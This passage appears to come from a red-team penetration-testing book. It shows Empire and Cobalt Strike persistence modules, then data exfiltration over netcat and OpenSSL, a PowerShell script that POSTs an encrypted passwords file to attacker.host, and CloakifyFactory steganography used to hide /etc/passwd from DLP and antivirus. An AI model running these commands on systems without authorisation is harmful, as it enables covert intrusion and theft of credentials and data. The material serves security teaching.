Just as we did for Windows, we have persistence modules for macOS as well. As shown in the following screenshot, we already have a macOS agent connected:

```
QNZRZ7YG py 192.168.0.50      MacBook-Air.Dlink.Himanshu
```

```
(Empire: agents) > interact QNZRZ7YG
```

We run the `usemodule persistence` command and press *Tab* to see all available modules:

```
(Empire: QNZRZ7YG) > usemodule persistence/
multi/crontab          osx/RemoveDaemon*          osx/mail
multi/desktopfile       osx/launchdaemonexecutable*
osx/CreateHijacker*    osx/loginhook
```

Let's use the `osx/loginhook` command as follows:

```
[Empire: python/persistence/osx/loginhook] > info

    Name: LoginHook
    Module: python/persistence/osx/loginhook
  NeedsAdmin: False
    OpsecSafe: False
    Language: python
MinLanguageVersion: 2.6
    Background: False
  OutputExtension: None

  Authors:
    @Killswitch-GUI

  Description:
    Installs Empire agent via LoginHook.
```

A login hook tells macOS X to execute a certain script when a user logs in. Unlike startup items that open when a user logs in, a login hook is a script that executes as root. However, for this module, we need to create a script in the victim's machine and specify its path in this module.

The script also requires the `sudo` password; we have discussed ways of getting this in previous chapters. Once we have it, we enter the data in the script and execute it as follows:

Options:

Name	Required	Value	Description
---	-----	-----	-----
Password	True	[REDACTED]	User password for sudo.
LoginHookScript	True	/Users/Harry/Desktop/hel lo.sh	Full path of the script to be executed/
Agent	True	55GNA3S3	Agent to execute module on.

Every time a user logs in to the system, we will get a new agent connection notification on our Empire interface, as shown in the following command:

```
(Empire: 55GNA3S3) > [*] Sending PYTHON stager (stage 1) to [REDACTED]
[*] Agent Z6PPJAL6 from [REDACTED] posted valid Python PUB key
[*] New agent Z6PPJAL6 checked in
[+] Initial agent Z6PPJAL6 from [REDACTED] now active (Slack)
[*] Sending agent (stage 2) to Z6PPJAL6 at [REDACTED]
```

For Linux:

Linux has the `crontab` module, which can be used. This creates a cron job that executes our payload at a defined time on the system:

```
[(Empire: E33W80WR) > usemodule persistence/multi/crontab
(Empire: python/persistence/multi/crontab) > ]
```

As shown in the following screenshot, we set the `Hourly` option as `true`. This will execute our payload every hour:

```
[(Empire: python/persistence/multi/crontab) > set Hourly True]
```

Then, we set the `Filename` where our payload will be stored and run the `execute` command, which will set our persistence script as follows:

```
[(Empire: python/persistence/multi/crontab) > set FileName a
[(Empire: python/persistence/multi/crontab) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked E33W80WR to run TASK_CMD_WAIT
[*] Agent E33W80WR tasked with task ID 1
[*] Tasked agent E33W80WR to run module python/persistence/multi/crontab
```

We will then start having agents connect to us from that machine every hour.

# Persistence via Cobalt Strike

In Cobalt Strike, we can achieve persistence with the help of Aggressor Scripts. We have already learned about Aggressor Scripts in previous chapters.

Some of the Aggressor Scripts are already available on GitHub; we will use the following one:

<https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence>

C GitHub, Inc. [US] | <https://github.com/harleyQu1nn/AggressorScripts/tree/master/Persistence>       

★ Bookmarks Hack The Planet - I... 97K Men's Stand U... abxx Hack Forums Kaotic Creations techorganic g0tmi1k: Tenable Nessus Vul... Diagnosing basic pr...

Branch: master ▾

[AggressorScripts](#) / Persistence /


[Create new file](#)

[Find file](#)


[History](#)

harleyQu1nn Update README.md			Latest commit b643f24 on 15 May
<hr/>			
 <a href="#">Bitsadmin.cna</a>	Bitsadmin Persistence	4 months ago	
 <a href="#">HKCURunKeyPSRegistryPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">HKLMRunKeyPSRegistryPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">Persistence_Menu.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">README.md</a>	Update README.md	4 months ago	
 <a href="#">RegistryPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">ServiceEXEPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">StartUpFolderPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">StartupGPOPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">UserSchtasksPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">WMICEventPersist.cna</a>	Updated with PowerPick	7 months ago	
 <a href="#">WMIEventPersist.cna</a>	Updated with PowerPick	7 months ago	

Here, we download the scripts on our system and import them into our Cobalt Strike client through the script manager, as shown in the following screenshot:



In the preceding screenshot, we loaded `Persistence_Menu`. This script creates a new entry in the Beacon menu with all the scripts we downloaded. These scripts can be accessed by right-clicking on the host | Red Team | Persistence, as shown in the following screenshot:



Let's look at the following example. Here, we will use HKCU Run Registry PowerShell Persistence (User Level).

This script creates a registry keyname for the payload and another keyname to execute the payload. Clicking on this option will cause a new window to open where we can specify the name of both values, as shown in the following screenshot:



Upon clicking Create, a new item will be created in the registry of the user

which will contain our base64-encoded PowerShell payload.

For more information about different scripts, visit the following URL: <https://github.com/harleyQuinn/AggressorScripts/tree/master/Persistence>.

# Summary

In this chapter, we learned about achieving persistence using Armitage's inbuilt exploit modules, then we learned how to do the same via Empire on Windows, Linux, and macOS machines. In the last section, we learned how to persist sessions in Cobalt Strike with the help of Aggressor Scripts.

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- <https://github.com/harleyQuinn/AggressorScripts/tree/master/Persistence>
- <https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/>
- [https://www.rapid7.com/db/modules/exploit/windows/local/wmi\\_persistence](https://www.rapid7.com/db/modules/exploit/windows/local/wmi_persistence)
- <https://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/>
- <https://docs.microsoft.com/en-us/windows/desktop/vss/volume-shadow-copy-service-overview>

# Data Exfiltration

Data exfiltration (which can also be referred to as data extrusion or data theft) is an unauthorized data transfer from a computer. This can either be done by having physical access to the devices in the network or by remotely using automated scripts.

**Advanced Persistent Threats (APTs)** usually have data exfiltration as the main goal. The goal of an APT is to gain access to a network but remain undetected as it stealthily seeks out the most valuable data.

There may be cases in which the client wants to check both exploitation as well as data exfiltration. This makes the activity even more interesting as exfiltration of data without detection can sometimes be tricky.

In this chapter, we will cover the following topics:

- Exfiltration basics
- CloakifyFactory
- Data exfiltration via DNS
- Data exfiltration via Empire

# Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or latest
- Cobalt Strike
- Empire
- Armitage

# Exfiltration basics

We have already covered some basic techniques in the reverse shell chapter. Let's do a quick revision of how these techniques can be used to transfer data from a victim machine to us.

# Exfiltration via Netcat

As previously discussed, this is not the best way to transmit data as the data is transmitted in plaintext, which makes it easily detectable.

0 0 0

Harry - nc -b en0 -l v 8080 - t25x30

xxxZombi3xx:~ Harry\$ nc -b en0 -l v 8080

Today's Code is : EX812. Please make a note of it @Himanshu

0 0 0

Harry - nc 192.168.2.6 8080 -v - 80x24

xxxZombi3xx:~ Harry\$ nc 192.168.2.6 8080 -v  
found 0 associations  
found 1 connections:

1: flags=82<CONNECTED,PREFERRED>  
outif lo0

src 192.168.2.6 port 53395  
dst 192.168.2.6 port 8080  
rank info not available  
TCP aux info available

Connection to 192.168.2.6 port 8080 [tcp/http-alt] succeeded!

0 0 0

Harry - tcpdump -s 0 -i lo0 port 8080

xxxZombi3xx:~ Harry\$ sudo tcpdump -s 0 -i lo0 port 8080  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes  
20:12:30.723583 IP 192.168.2.6.53395 > 192.168.2.6.http-alt: Flags [P.], seq  
2407706930:2407706990, ack 3369054129, win 12759, options [nop,nop,TS val 5  
21124753 ecr 521087380], length 60: HTTP

0x0000: 0200 0000 4502 0070 0000 4000 4006 0000 ....E..p..@.0...  
0x0010: c0a8 0206 c0a8 0206 d093 1f90 8f82 b132 .....2  
0x0020: c8cf afb1 8018 31d7 85bf 0000 0101 080a .....1.....  
0x0030: 1f0f bb91 1f0f 2994 546f 6461 7927 7320 .....).Today's.  
0x0040: 436f 6465 2069 7320 3a20 4558 3831 322e Code.is.: EX812.  
0x0050: 2050 6c65 6173 6520 6d61 6b65 2061 206e .Please.make.a.n  
0x0060: 6f74 6520 6f66 2069 7420 4048 696d 616e ote.of.it.@Himan  
0x0070: 7368 750a shu.

Today's Code is : EX812. Please make a note of it @Himanshu

# Exfiltration via OpenSSL

We also saw another way to transfer data via OpenSSL using commands, as shown by the following, to first generate the certificate and then use that certificate to transfer data securely: **openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes**

On a server, input the following:

```
| openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```

On a client, input the following:

```
| openssl s_client -quiet -connect <IP>:<port>
```



Harry — openssl s\_server -quiet -key key.pem -cert cert.pem -port 8080 — 125x30

```
xxXZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
```

Today's code is : EX812. Please make a note of it @Himanshu



Harry — tcpdump -sudo — 76x24

```
xxXZombi3xXx:~ Harry$ sudo tcpdump -XX -i lo0 port 8080
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo0, link-type NULL (BSD loopback), capture size 262144 bytes
20:36:53.913657 IP 192.168.2.6.53624 > 192.168.2.6.http-alt: Flags [P.], seq
513031543:513031624, ack 2963115965, win 12688, options [nop,nop,TS val 522
585222 ecr 522533246], length 81: HTTP
```

```
0x0000: 0200 0000 4502 0085 0000 4000 4006 0000 ....E.....@.0...
0x0010: c0a8 0206 c0a8 0206 d178 1f90 1e94 3d77 .....x....=W
0x0020: b09d 8fb0 8018 3190 85d4 0000 0101 080a .....1.....
0x0030: 1f26 0486 1f25 397e 1f03 0300 4c5d e29c .&...%~....L]..
0x0040: 5cb8 0589 9852 5fb6 21e8 8f09 f958 q848 \....R..!....X.H
0x0050: d8a1 1b81 e705 f20e dc4c 119c 947c e86c .....L....l
0x0060: 4941 9f95 de70 a154 c27d 4120 d5ed ee1b IA...p.T.}A.....
0x0070: 9d6c 85a8 7a42 fd37 7158 b770 e7c1 664c .l..zB.7qX.p..fL
0x0080: 94ad ecc4 4c40 4942 20 .....LJTB*
```

```
20:36:53.913725 IP 192.168.2.6.http-alt > 192.168.2.6.53624: Flags [.], ack
81, win 12741, options [nop,nop,TS val 522585222 ecr 522585222], length 0
```

```
0x0000: 0200 0000 4500 0034 0000 4000 4006 0000 ....E..4..@.0...
0x0010: c0a8 0206 c0a8 0206 1f90 d178 b09d 8fb0 .....x.....
0x0020: 1e94 3dc8 8010 31c5 8583 0000 0101 080a ..=...1.....
0x0030: 1f26 0486 1f26 0486 .&...&..
```



Harry — openssl s\_client -quiet -connect 192.168.2.6:8080 — 65x24

```
xxXZombi3xXx:~ Harry$ openssl s_client -quiet -connect 192.168.2.
6:8080
```

depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX

verify error:num=18:self signed certificate

verify return:1

depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN = XX, emailA
ddress = XX@XX.XX

verify return:1

Today's code is : EX812. Please make a note of it @Himanshu

Transferring data over SSL is secure but it will not always work, as we may find systems in the network where OpenSSL is not installed.

# Exfiltration with PowerShell

Another way to exfiltrate data on Windows systems is by using PowerShell. This can be done with a few simple lines of which will encrypt the contents of a file in **Advanced Encryption Standard (AES)** format using a predefined key and send it to our host using HTTP POST request. A simple example of this method can be found at the following link: <https://azeria-labs.com/data-exfiltration/>.

Using the following code and saving it as a PowerShell script, or executing it directly in the victim's command shell, we can successfully transfer data.

```
$file = Get-Content C:\Users\PT\Desktop\passwords.txt
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a
$securestring = new-object System.Security.SecureString
foreach ($char in $file.toCharArray()) {
$secureString.AppendChar($char)
}
$encryptedData = ConvertFrom-SecureString -SecureString $secureString -Key $key
Invoke-WebRequest -Uri http://www.attacker.host/exfil -Method POST -Body $encryptedData
```

The HTTP request will look something like this:

```
POST /exfil HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-GB) WindowsPowerShell/4.0
Content-Type: application/x-www-form-urlencoded
Host: www.attacker.host
Content-Length: 704
Expect: 100-continue
Connection: Keep-Alive
encrypteddatahere
```

To decrypt the code server side, we can use the following code:

```
$key = (New-Object System.Text.ASCIIEncoding).GetBytes("54b8617eca0e54c7d3c8e6732c6b687a
$encrypted = "encrypteddatahere"
echo $encrypted | ConvertTo-SecureString -key $key | ForEach-Object {[Runtime.InteropServices.
```

For further reading:

<https://azeria-labs.com/data-exfiltration/>

# CloakifyFactory

CloakifyFactory is developed by Joe Gervais (TryCatchHCF). This was presented at DEF CON24. This tool hides the data in plain sight—it bypassed **data loss prevention (DLP)**, whitelisting controls, and **antivirus (AV)** detection. Blue team members already know what to look for when hunting for traces of attack in the memory or in the network traffic. Cloakify defeats them all by transforming any file type into simple strings using text-based steganography.

As mentioned by Souvik Roya and P.Venkateswaran in their white paper:

*"Steganography is the art of hiding of a message within another so that the presence of a hidden message is indistinguishable. The key concept behind steganography is that a message to be transmitted is not detectable to the casual eye. This is also the advantage of steganography over cryptography. An unhidden encrypted message, no matter how unbreakable, raises suspicion.*

*There are many steganography methods which use images, video and audio as a cover media. Text steganography uses text as a cover media for hiding a message. A message can be hidden by shifting a word and line in the open spaces in word sequence. The advantage of using text steganography over other steganographic techniques is that it has a smaller memory requirement and simpler communication."*

CloakifyFactory is open source and can be downloaded from GitHub at the following link: <https://github.com/TryCatchHCF/Cloakify>

Let's familiarize ourselves with the usage of CloakifyFactory. Once the repository is cloned, we can run the tool using: **python cloakifyFactory.py**

We will now see the tool running, showing us the options for its usage. To view the Help for this tool we can type 5 and press *Enter*. This will display Help and the BASIC USE of the tool as shown as follows:

#### BASIC USE:

Cloakify Factory will guide you through each step. Follow the prompts and it will show you the way.

##### Cloakify a Payload:

- Select 'Cloakify a File' (any filetype will work - zip, binaries, etc.)
- Enter filename that you want to Cloakify (can be filename or filepath)
- Enter filename that you want to save the cloaked file as
- Select the cipher you want to use
- Select a Noise Generator if desired
- Preview cloaked file if you want to check the results
- Transfer cloaked file via whatever method you prefer

##### Decloakify a Payload:

- Receive cloaked file via whatever method you prefer
- Select 'Decloakify a File'
- Enter filename of cloaked file (can be filename or filepath)
- Enter filename to save decloaked file to
- Preview cloaked file to review which Noise Generator and Cipher you used
- If Noise Generator was used, select matching Generator to remove noise
- Select the cipher used to cloak the file

Let's run the tool and *cloak* a file. In this example, we will cloak the `/etc/passwd` file of our system. To do this, we type `1` in the main menu and press *Enter*. We then specify the filename as `cloak` and the output file name as shown as follows:

```
[Selection: 1

===== Cloakify a File =====

[Enter filename to cloak (e.g. ImADolphin.exe or /foo/bar.zip): /etc/passwd

Save cloaked data to filename (default: 'tempList.txt'): test.txt
```

Next, we choose the ciphers which will be used to hide the data. CloakifyFactory has 24 inbuilt ciphers available, including texts in different languages, IP addresses, and even emojis.

Ciphers are nothing but a list of unique keywords saved in a file. We can create our own list and add it as a cipher in the tool (the minimum number of keywords

needed when creating a new list is 61). This is extremely useful when doing a red team activity because, when we cloak the data and transfer it, the data may not be understood by the analysts, but a list of emojis transferred across a corporate network through a system may be flagged. In such cases, we can make a list of keywords using company-relevant data such as internal IPs, system names, employee names, internal domain names, and so on. This will decrease the risk of being flagged during unencrypted exfiltration.

In our case, for now, we choose `belgianBeers` as a cipher:

```
Ciphers:

1 - dessertsHindi
2 - evadeAV
3 - belgianBeers
4 - desserts
5 - dessertsChinese
6 - amphibians
7 - dessertsSwedishChef
8 - statusCodes
9 - dessertsArabic
10 - skiResorts
11 - dessertsPersian
12 - rickrollYoutube
13 - worldFootballTeams
14 - geoCoordsWorldCapitals
15 - topWebsites
16 - geocache
17 - dessertsRussian
18 - starTrek
19 - hashesMD5
20 - ipAddressesTop100
21 - dessertsThai
22 - emoji
23 - pokemonGo
24 - worldBeaches

Enter cipher #:
```

Next, we are asked if want to add noise. This tool is not completely secure; unlike other cryptography tools it is also vulnerable to frequency analysis attacks. We can use the `Add Noise` option to add entropy when cloaking a payload to help degrade frequency analysis attacks. Alternatively, for absolute secrecy, we can encrypt the file before cloaking.

Setting the options of ciphers is shown as follows:

```
[Enter cipher #: 3

[Add noise to cloaked file? (y/n): n

Creating cloaked file using cipher: belgianBeers

Cloaked file saved to: test.txt

Preview cloaked file? (y/n): ]
```

When we preview the cloaked file, it will show a list of beers as shown as follows:

```
[Preview cloaked file? (y/n): y

Lesage Dubbel
Mageleno
Rodenbach
Buffalo Bitter
La Namuroise
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Elliot Brew
Shark Pants
Waase Wolf
Sint-Gummarus Tripel
Sur-les-Bois Blonde
Florilège de Rose
Podge Oak Aged Stout
Waterloo Tripel 7 Blond
Serafijn Tripel
St. Paul Double
Holger
Rodenbach
't Smisje Calva Reserva
```

Let us try getting the original file back from the cloaked one. We run the tool again, choose option 2, and enter the file name as well as the output file name as shown as follows:

```
===== Cloakify Factory Main Menu =====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

[Selection: 2

===== Decloakify a Cloaked File =====

[Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): test.txt

[Save decloaked data to filename (default: 'decloaked.file'): passwd.txt
```

Next, we choose the cipher we used to cloak the file:

```
22 - emoji
23 - pokemonGo
24 - worldBeaches

[Enter cipher #: 3

Decloaking file using cipher: belgianBeers

Decloaked file test.txt , saved to passwd.txt
[Press return to continue...
```

By opening the output file, we will see that it's the `/etc/passwd` file, which we originally cloaked. We can see that in the screenshot as follows:

```
~/tools/Cloakify# cat passwd.txt
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

Of course, it is not possible to clone the entire repository on the victim's machine which is why it has `cloakify.py`, which is a standalone Python file. We can use this with a simple command as follows: **python cloakify.py filename ciphername**

In the following screenshot, we can see the `/etc/passwd` cloaked as Hindi words:

```
~/tools/Cloakify# python cloakify.py /etc/passwd ciphers/dessertsHindi
टुकड़े
खुा नी
फूल
ब्रा उनी
कुचले हुए फल
अदरक
टा प्री
क र मेल
पिस्त
क्रेप
बिस्कु
शर्ब त
दिलवर्सी
अदरक
टा प्री
ब्री म
बा दा म क मी ठा हलुआ
की की
फूल
```

To decloak this, we have the `decloakify` option which can be run as follows:  
**python decloakify.py cloakedfile ciphername**


In the following screenshot, we can see the decloaked `etc/passwd`:

```
~/tools/Cloakify# python decloakify.py base.txt ciphers/dessertsHindi
[root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```


# Running CloakifyFactory on Windows

Python is not always found on a Windows server, but `cloakify.py` can be compiled to a Windows standalone executable file, which can then be uploaded and executed on the system. Let's view an example of this now.

We browse the files in our Armitage as shown as follows:



We select and upload the `cloakify.exe` and the cipher file on the system as follows:



When the upload is complete, we browse to the uploaded folder and run the EXE as shown as follows:

```
Event Log X multi/handler X cmd.exe 3716@1 X Files 1 X

C:\> cloakify.exe C:\Users\PT\Desktop\passwords.txt amphibians
Oregonensis
Gavilanensis
